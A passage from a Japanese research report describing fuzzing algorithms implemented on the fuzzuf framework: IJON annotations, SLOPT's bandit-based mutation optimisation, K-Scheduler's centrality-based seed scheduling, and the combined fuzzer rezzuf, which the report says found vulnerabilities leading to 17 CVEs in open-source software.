IJON-STATE は、プログラムの仮想的な状態を制御フローのエッジカバレッジ計算に組み込み、同一のエッジを通過しても仮想状態が変化すれば別個の新規カバレッジとして扱うアノテーションである。具体的には、プロトコルのステータスフラグや処理済みメッセージ数など、アノテーションにより指定された式を現在の制御フローのエッジ ID に XOR 合成し、ビットマップのインデックス計算に含める。これにより、制御フローが同じでも内部状態の組み合わせによる差異をファジングに反映し、より細かな状態遷移の探索を可能にする。

d. IJON-MAX と IJON-MIN

IJON-MAX と IJON-MIN は、アノテーションで指定した式（たとえば変数の値）の最高値あるいは最低値を記録し、それらを更新する入力を残す。これにより、指定した内部状態がより大きく、または小さくなる方向への探索を促す。64 ビット幅の数値を扱えるようにするため、IJON-MAX および IJON-MIN によるカバレッジ情報は、AFL が用いる共有メモリ領域ではなく、IJON が新規に導入した共有メモリ領域にて管理される。

② fuzzuf-cc における実装

①で述べた IJON アノテーションは、fuzzuf の計装コンパイラである fuzzuf-cc で処理される。リファレンス実装の IJON では、アノテーション由来のカバレッジ情報を AFL の既存ビットマップに直接書き込まれた一方、fuzzuf-cc では、アノテーション起因のカバレッジとオリジナルのカバレッジをそれぞれ別のビットマップ領域に分けて管理する。これは変数名衝突を回避するためである。

③ その他の特徴

リファレンス実装、fuzzuf における IJON 実装ともに、20%の確率で本来の AFL のルーティンを、80%の確率で IJON の動作ルーティンを実行する。ただし AFL のルーティンが実行された場合でも、AFL 用のシードキューだけでなく、IJON 用のシードキューも同様にアップデートされる。

(4) HierarFlow による実装

本研究では、HierarFlow の枠組みを用いて IJON を再現するアルゴリズムを実装した。




図 3. 2. 1 3.3 (a) 開発した IJON の HierarFlow




図 3. 2. 1 3.3 (b) 開発した IJON の HierarFlow




図 3. 2. 1 3.3 (c) 開発した IJON の HierarFlow




図 3. 2. 1 3.3 (d) 開発した IJON の HierarFlow

3. 2. 1 4 SLOPT

本項では、本研究で我々が fuzzuf 上に実装した SLOPT ([85]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) SLOPT の概要

SLOPT (Stochastic Learning Optimizer for Program Testing) は、mutation-based grey-box fuzzing における探索効率を向上させるために設計されたオンライン最適化フレームワークである。本手法の目的は、ファuzzingの主要構成要素である変異操作に対して、バンディットアルゴリズムを適用することにより、動的かつ効率的な変異アルゴリズム選択とパラメータ調整を可能にする点にある。

Mutation-based fuzzing においては、既存のシード入力から新たな入力を生成する際に、多数の変異操作（例：bit flip, arithmetic, insertion など）が利用される。これらの変異操作の適用は通常、静的なヒューリスティックや経験則に依存しており、実行対象（PUT: Program Under Test）の特性に応じて最適化されていない。また、1つの入力に複数の変異を同時に適用することが多く、それぞれの変異操作の寄与を個別に評価することが困難である。

SLOPT はこの課題に対処するため、変異操作の選択および変異の適用回数（batch size）を、Multi-Armed Bandit 問題として定式化し、逐次学習による最適化を行う。

Multi-Armed Bandit (MAB) 問題とは、限られた試行回数の中で、複数の選択肢（アーム）から逐次的に1つを選択し、報酬の総和を最大化することを目的とする確率的意思決定問題である ([86])。各選択肢（アーム）は確率的に報酬を返すブラックボックスであり、学習者は選択と観測を繰り返しながら、どのアームが最も有益かを学習する。

Multi-Armed Bandit 問題は以下のように定式化される。

- 選択肢の集合を $A = \{a_1, a_2, \dots, a_K\}$ とおく
- 各 a_i は未知の報酬分布 D_i に従う
- 各ラウンド i で学習者は1つのアーム $a_i \in A$ を選択し、報酬 $r_t \sim D_{a_t}$ を得る
- 目的は、累積報酬 $\sum_{t=1}^T r_t$ を最大化することである

Multi-Armed Bandit 問題では、既に良好な報酬を示したアームを活用（exploitation）するか、未探索のアームを試す探索（exploration）を行うかの選択に迫られる。この探索-活

用のトレードオフが Multi-Armed Bandit 問題の中心的課題であり、これを制御する各種アルゴリズムが提案されている。

代表的なアルゴリズムとしては、単純な ϵ -greedy 法 ([87])、信頼区間に基づく Upper Confidence Bound (UCB) 法 ([88])、ベイズ的推論に基づく Thompson Sampling (TS) ([89]) などが挙げられる。これらのアルゴリズムはいずれも、選択回数や得られた報酬履歴に基づいて各アームの価値を逐次的に更新し、最終的に最適な選択に収束することを目指す。表 3. 2. 1 4.1 に各アルゴリズムの概要と特徴をまとめた。

表 3. 2. 1 4.1 各アルゴリズムの概要と特徴

アルゴリズム	概要	特徴
ϵ -greedy	確率 ϵ でランダム選択	実装が容易
UCB	信頼区間の上端に基づく	探索と活用のバランスが良い
Thompson Sampling	ベイズ推定とサンプリングを利用	実験的に高性能

SLOPT では、この Multi-Armed Bandit 問題を変異操作や batch size の選択に応用している。具体的には、各変異操作や batch size の組み合わせをアームと見なし、それを選択した結果として得られた新規コードカバレッジの有無を報酬とすることで、変異戦略のオンライン最適化を実現する。このように Multi-Armed Bandit アルゴリズムを導入することで、静的なヒューリスティックに依存せず、PUT に応じた適応的な戦略を逐次学習により獲得可能となる。特に Thompson Sampling は、報酬の分布に対して自然なベイズ的更新が可能であり、ファジニングのような確率的・非定常な環境において有効であることが実証されている。

SLOPT における Multi-Armed Bandit アルゴリズムを組み込んだ部分は以下の 4 ステップを繰り返すアルゴリズムとなっている。

1. バンディットインスタンスから変異操作を選択する。
2. シードのサイズ帯に応じたバンディットインスタンスから batch size を選択する。
3. 上記 2 つの選択に従って変異を適用し、PUT を実行する。
4. 新規性の有無に応じて報酬をフィードバックし、選択戦略を更新する。

(2) 既存手法の課題と SLOPT による解決策

従来の変異アルゴリズムの最適化手法には、いくつかの共通する問題が存在する。SLOPT は変異アルゴリズム最適化のオンライン学習フレームワークとしてこれらの解決を試みる。

① credit assignment 問題

MOpt や HavocMAB などの手法は変異操作に対する選択の最適化を行うが、1 回の変異において複数の変異操作を同時に適用してしまうため、最終的な報酬がどの操作によるものかを正確に評価できない (図 3. 2. 1 4.1)。この問題により、学習信号がノイズに覆われ収束の遅延や誤学習が生じる。




図 3. 2. 1 4.1 Credit assignment 問題

SLOPT ではこの問題に対処するため、1 入力あたり 1 つの変異操作のみを使用する変異スキームを導入する。この設計により、報酬の帰属が明確になり、バンディットアルゴリズムによる逐次学習が安定する。

② Batch size の固定や静的設定による非効率性

変異の適用回数である batch size の最適化においても、従来は固定的または静的な設定が主流であり、対象プログラム (PUT) の特性に応じた柔軟な調整が困難であった。

SLOPT はシードサイズに基づいた文脈付きの最適化を導入する。これは、変異操作の効果がシードのサイズ (≒入力構造の複雑さ) に依存するという実験的観察に基づいており、同一の batch size でも異なる入力では性能に差が出る点に注目した設計である。

③ 最適化アルゴリズムの性能比較

バンディットアルゴリズムには複数の選択肢が存在するが、これらに注目した性能比較はこれまで行われていなかった。SLOPT ではバンディットアルゴリズムの選択を可能とし、実際に複数のアルゴリズム間において性能比較を行った。特に Thompson Sampling (TS) およびその拡張である Discounted TS (dTTS) ([90])、Adaptive Sampling for Thompson Sampling (ADS-TS) ([91] [92]) などを評価対象とし、ファジニングにおいてはこれらの確率的ベイズ型アプローチが最も安定的かつ高性能であることを実証している。

このように、SLOPT は credit assignment 問題を解決しつつ、PUT に依存しない汎用的な探索戦略を構築することで、既存手法と比較してより高いカバレッジとバグ検出率を実現している。

(3) fuzzuf 上での実装について

SLOPT は、OSS-Fuzz ([93]) などの既存インフラとの親和性も高く、AFL++などの代表的な mutation-based fuzzer に容易に統合可能な設計となっている。本研究では、fuzzuf 上に SLOPT のアルゴリズムを実装した。HierarFlow は rezzuf と K-Scheduler を組み合わせたため、図 3. 2. 1 5.2 (後述) および図 3. 2. 3.4 に示したものと同一である。

fuzzuf はモジュラー型のファジニングフレームワークであり、変異やフィードバック、スケジューラの差し替えが容易に行える。SLOPT は変異部分の一部として実装され、変異操作と batch size の選択ロジックを fuzzuf のコールバックにより注入する形で統合できる。報酬の定義には、fuzzuf 標準のフィードバックメカニズム (例えば new_edges() や new_coverage()) を利用することが可能であり、変異ごとの報酬をリアルタイムで収集し、Bandit インスタンスに反映させることで動的最適化を実現する。

また、SLOPT は複数の Bandit アルゴリズムをプラグイン的に切り替えられるように設計されており、fuzzuf の設定ファイルやコード内で容易に制御可能である。これにより、研究者は異なる PUT に対して適した最適化戦略を柔軟に選択・評価できる環境を得ることができる。

3. 2. 1 5 rezzuf

本項では、本研究で開発したファジングアルゴリズムである rezzuf について説明する。

(1) 背景

fuzzuf ([11]) は、多様なファジング手法を効率良く実装・比較できるフレームワークとして開発された。従来のファジング手法は AFL ([5]) や libFuzzer ([10]) など既存ツールのコードにパッチを当てる形で研究が進められることが多かったが、フレームワーク本体の更新に追従しづらい、特殊なループや高度な解析を導入しづらいといった問題があった。fuzzuf では、HierarFlow と呼ばれる独自の DSL を用いてファジング処理を木構造で記述することで、シード選択、変異、実行、評価、キュー更新といったステップを入れ替えやすくし、実装の差分を可視化しやすい環境を整備している。これにより、多様なファジング手法を同一基盤上で公平に検証しやすくなり、研究者が新規手法の有効性を示したり、既存手法との比較実験を行ったりする作業が簡易化される利点がある。

こうした fuzzuf の強みをさらに生かし、高度なシードスケジューリングと変異アルゴリズム最適化を同時に取り込んだのが rezzuf である。具体的には、シード選択の優先度付けを制御フローノードの中心性に基づいて行う K-Scheduler ([27]) と、バンディットアルゴリズムを用いて変異パラメータ(どの操作を何回適用するか)を動的に最適化する SLOPT ([85]) という二つのアルゴリズムを組み込んだ。K-Scheduler は訪問済み領域と未訪問領域の境界を抽出し、未到達部分を攻略しやすいシードに多くの変異を割り当てることで効率的にカバレッジを拡大できる仕組みを備える。一方 SLOPT は、複数の変異操作を一括適用するのではなく一種類の操作をまとめて適用する方式とし、どの操作が貢献したかを明確に割り当てることで学習精度を高める。こうした方針により、プログラム固有の最適パラメータを自動学習しながらカバレッジを拡張していくことが可能となる。

fuzzuf の DSL により、K-Scheduler と SLOPT はいずれもフレームワークの他コンポーネントから独立したモジュールとして追加できる。従来のようにファジングエンジン内部を大きく書き換えることなく、シードスケジューリングや変異のパラメータ制御を高度化できるため、今後の研究開発においても容易に別の解析手法と組み合わせられる。さらに、各種ベンチマークで得られた実験結果によれば、こうした中心性情報やバンディット手法を導入することで従来手法を上回るカバレッジやバグ検出性能が得られるケースが多く報告されている。特に SLOPT では、Thompson Sampling など確率的バンディットアルゴリズムを使った際に安定した性能向上が見られ、既存手法との比較でも堅実な結果が示されている。

(2) rezzuf

K-Scheduler と SLOPT を用いて AFL++ でファジングするアルゴリズムをファジングフレームワークである fuzzuf 上で実装した (図 3. 2. 1 5.1)。これらの役割はそれぞれ次の通りである。

- K-Scheduler: シードの選択を最適化
- SLOPT: 変異アルゴリズムのパラメータ選択を最適化




図 3. 2. 1 5.1 rezzuf の概念図

(3) K-Scheduler

K-Scheduler は、ファジングにおけるシードの選択を制御フローグラフ上の中心性を用いて最適化する手法である。ファジングではシードをキューから取り出し、変異させてプログラムを実行し、新たにカバレッジを獲得すればそれをコーパスに追加していくというサイクルを繰り返す。ここで、どのシードを優先的に変異するかというスケジューリングによって、ファジング全体の効率は大きく変わる。従来の手法では、希少なエッジやパスを踏んだシードを重視するなどの戦略が用いられてきたが、それだけではプログラム全体の構造を十分に考慮していない可能性がある。

K-Scheduler の特徴は、制御フローノードの「中心性」から、あるシードがいくつかの未到達ノードを発見する可能性が高いかを近似的に見積もる点である。具体的には、プログラムの関数間 CFG を作成し、すでに到達されたノードと未到達ノードを区別したうえで、その境界に位置するノード (Horizon Node) を抽出する。これは「訪問済みの親を持つ未訪問ノード」であり、この Horizon Node を突破すると未到達エッジの発見につながる可能性が高い。次に、訪問済みノードを CFG から除去してできる部分グラフにシードをノードとして追加し、各シードノードと対応する Horizon Node をエッジで結ぶ。このときループを削除して有向非巡回グラフ化することで、中心性が循環により過大評価されるのを防ぐ。こうして得られたグラフに対し、Katz Centrality という中心性指標を計算する。Katz Centrality は、近いノードほど大きな重みを与え、遠いノードや過去の変異履歴で到達が難しかったノードは寄与度を下げるように設計されている。これによって、より多くの未到達エッジを実際に探索可能とみなせるシードが高スコアとなり、スケジューリング時に優先度が上がる仕組みになっている。

K-Scheduler は LibFuzzer や AFL などの既存ファジングエンジンと組み合わせて使うことができる。具体的には、一定時間経過または新たなカバレッジ発見ごとに K-Scheduler を呼び出して中心性を更新し、シードの優先度や変異に割り当てる回数を算出する。このアプローチを実際のプログラムで評価したところ、従来のシードスケジューラを上回るカバレッジを短時間で獲得し、さらに複数の未知バグをより多く発見できることが確認されている。特に、対象プログラムの探索において未到達部分へ効率よく突き進む傾向が顕著であり、制御フローノードを全体構造として捉えることの有効性を示す結果となっている。カバレッジ指向ファジングのみならず、コンコリック実行のような別手法におけるシードの優先度付けにも応用可能である。実装上の追加オーバーヘッドは CFG 解析と中心性計算が主だが、反復法を用いることで比較的低コストに運用することができる。こうした性質から、K-Scheduler はさまざまなファジング手法に適合し、未発見バグの効率的な探索を後押しする。

(4) SLOPT

SLOPT は、ミューテーション型のファジニングにおけるパラメータ（変異操作の種類や適用回数など）を自動的に最適化するフレームワークである。具体的にはバンディットアルゴリズムを利用し、どの変異操作をどれだけ適用すれば新規経路を見つけやすいかを学習しながら変異戦略を動的に更新する。本来ファジニングでは、一度に複数の変異操作を混在させて入力を作ることが多いが、それではある入力が新規経路を発見した際に「どの変異操作が寄与したか」を厳密に割り当てにくいという問題が生じる。SLOPT ではこの問題を回避するため、一度の変異で単一種の変異操作のみを連続適用する「バンディットフレンドリー」な手法を採用する。こうすることで、発見した実行経路への寄与をその変異操作に一意に紐づけられるため、バンディットアルゴリズムが得た報酬を適切に学習できるようになる。

さらに SLOPT は、単に変異操作の種類を選ぶだけでなく、一度の変異でその変異操作を何回適用するか（バッチサイズ）も同時に最適化する。バッチサイズが小さすぎると入力の破壊が少なく、新規経路を探索しきれない可能性がある反面、大きすぎると構造が壊れすぎて有用な入力を得にくいことがある。実際、対象プログラムによって最適なバッチサイズは大きく異なることが既存研究や実験で示唆されている。また、シード（変異元の入力）のサイズによっても最適なバッチサイズが変化することから、SLOPT ではシードの大きさをいくつかの範囲に区切り、それぞれに対応するバンディット問題インスタンスを用意する。たとえば、バイト数が小さいシードの場合は少数回の変異が有効だが、サイズが大きいシードではあえて変異を多く掛けて大きく破壊したほうが有用な経路を見つけられる可能性が高いなどの違いを、それぞれのインスタンスが学習してゆく。

バンディットアルゴリズム自体にも多様な種類があるが、SLOPT の実装では主に Thompson Sampling を用いている。これは、実験的に UCB 系や EXP3 系などと比較して、ファジニングのように新規経路が徐々に見つかりにくくなる非定常的な状況下でも比較的安定した性能を示す傾向があったためである。もっとも、プログラムや局面によっては他のアルゴリズムが優位になる場合もあるため、SLOPT のフレームワークはアルゴリズム部分を差し替えられるようになっており、用途や対象に応じた切り替えが容易である。

この設計を AFL++ に組み込んだ SLOPT-AFL++ を評価した結果、従来型の方式（複数の変異操作を混在させ、一度あたりの適用回数を固定または乱数任せにする方式）よりも、より高いコードカバレッジを獲得できる例が多く観測された。さらに、既存のオンライン最適化手法（MOpt（[7]）、HavocMAB（[94]）、Karamcheti らの手法（[95]）、CMFuzz（[96]）など）を同一ベースラインで比較したところ、SLOPT-AFL++ は平均的に最も良好なカバレッジ増加を示す傾向にあった。ただし、特定のプログラムでは複数の操作を同時に混在させる手法のほうがわずかに優れるケースもあるため、一律にどの手法が最良とは断定しがたい。一方で、SLOPT は変異操作の混在を基本的に行わないというシンプルなモデルにより、どの操作が有効だったかを判定しやすく、実際に OSS-Fuzz（[97]）などの大規模環境にも導入しやすい利点がある。

(5) fuzzuf 上の実装

我々が fuzzuf 上に実装した rezzuf の HierarFlow を図 3. 2. 15.2 に示す。




図 3. 2. 1 5.2 開発した rezzuf の Hierar Flow

3. 3 rezzuf

本節では、ファジングフレームワークである fuzzuf（詳細は 3. 1 節）上で新たに開発したファジングアルゴリズムである rezzuf について、fuzzuf と採用したアルゴリズムである K-Scheduler、SLOPT に対して説明を加える形で解説する。また、rezzuf によって発見された OSS の脆弱性についても解説する。

3. 3. 1 背景

本項では、rezzuf の開発に至った背景を説明する。

ファジングは、プログラムに多種多様な入力を与え、想定外の動作や脆弱性を検出するテスト手法である。しかし、近年の研究や実践で蓄積された技術は多岐にわたり、それらをどのように組み合わせるかによってファジングツールの性能は大きく変化する。多くの既存手法では、AFL（[5]）や libFuzzer（[10]）など特定のベースとなるツールの実装にパッチを当てる形で新規アルゴリズムを取り込んできたが、このアプローチには互換性の維持や複雑なアルゴリズムの追加が困難という問題があった。また、研究段階で提示される先端的な変異手法やシードスケジューリング手法は、既存の実装を大きく改変せずに試行錯誤を重ねることが理想的であるが、それを実現する共通基盤が存在しないため、多くの場合はフルスクラッチで書き直すか、限られたフレームワークへの実装にとどまる状況が続いていた。

こうした問題を解決し、様々なアルゴリズムを柔軟に差し替え可能なプラットフォームと

して開発されたのが **fuzzuf** ([11]) である。**fuzzuf** は、ファジング処理を木構造として捉える DSL (**HierarFlow**) を導入し、ファジングの典型的な流れであるシード選択、ミュートーション、実行、評価、キュー更新といったステップを再帰的なブロックの組み合わせで表現する。そのため、既存の手法を再現するときは論文の擬似コードに近い形でフローを読み書きでき、研究アイデアの差分だけを抽象的に示すことが容易になる。

この **fuzzuf** をベースに、より高水準のシードスケジューリングと変異操作のパラメータ最適化を取り入れたファジングを実現するために開発されたのが **rezzuf** である。具体的には、シードの優先度付けを制御フローノードの中心性に基づいて動的に調整する **K-Scheduler** ([27]) を組み込み、さらに **SLOPT** ([85]) を用いて変異パラメータの選択をバンディットアルゴリズムで最適化するという二つの手法を採用している。

K-Scheduler は、関数間 CFG から未到達ノードの境界領域を抽出し、それらに近いシードを高く評価する仕組みを持つ。未訪問の領域を攻略しやすいシードを優先的に変異させることで、より効率良く新たな経路を発見しやすくなるという考え方である。現実のプログラムではループや間接呼び出しなど解析が難しい部分も多いため、**K-Scheduler** では静的解析とファジングの実行結果を逐次突き合わせつつ、**Katz Centrality** に基づく中心性の再計算を継続する。このアプローチにより、未訪問ノードとの「距離」が近いシードに多くの変異リソースを割り当てられるため、カバレッジ獲得とバグ検出の両面で効果が確認されている。

SLOPT は、ミュートーションのパラメータを強化学習、特にバンディットアルゴリズムを使って最適化する方式である。従来のファジングでは複数の変異操作を一括で適用し、どの操作が実際に新経路発見へ寄与したのかを判別しにくいという問題があった。そこで **SLOPT** では、一回の変異で用いる操作を単一種に限定し、その操作を何度繰り返すか (**Batch size**) も含めて動的に決定することで、各変異操作が与えた貢献度を明確に評価可能な枠組みを構築している。**Thompson Sampling** などのバンディット手法によって「この種の操作を何回適用すると新規カバレッジが増えやすいか」を学習し続けることができるため、プログラムごとに異なる最適パラメータを自動で追従しやすい。これは **AFL++** など既存ツールへの組み込みでも一定の汎用性を示し、ベンチマーク上でカバレッジが向上する結果が得られた。

我々はこれらの手法を組み込むように **rezzuf** を実装し、実運用されている 23 個の OSS に対するファジングを行った。このうち動画のエンコーディングに用いられるライブラリである **tsMuxer** をはじめとしたソフトウェアから脆弱性を発見し、17 個の CVE がアサインされた。また、これらの脆弱性を組み合わせることで任意コード実行のような影響度が高い攻撃が可能となることも示した。

3. 3. 2 rezzuf

本項では、**rezzuf** の技術的な詳細について、ベースとなっているファジングフレームワークである **fuzzuf** とファジングにおける各段階のアルゴリズムに触れながら説明する。

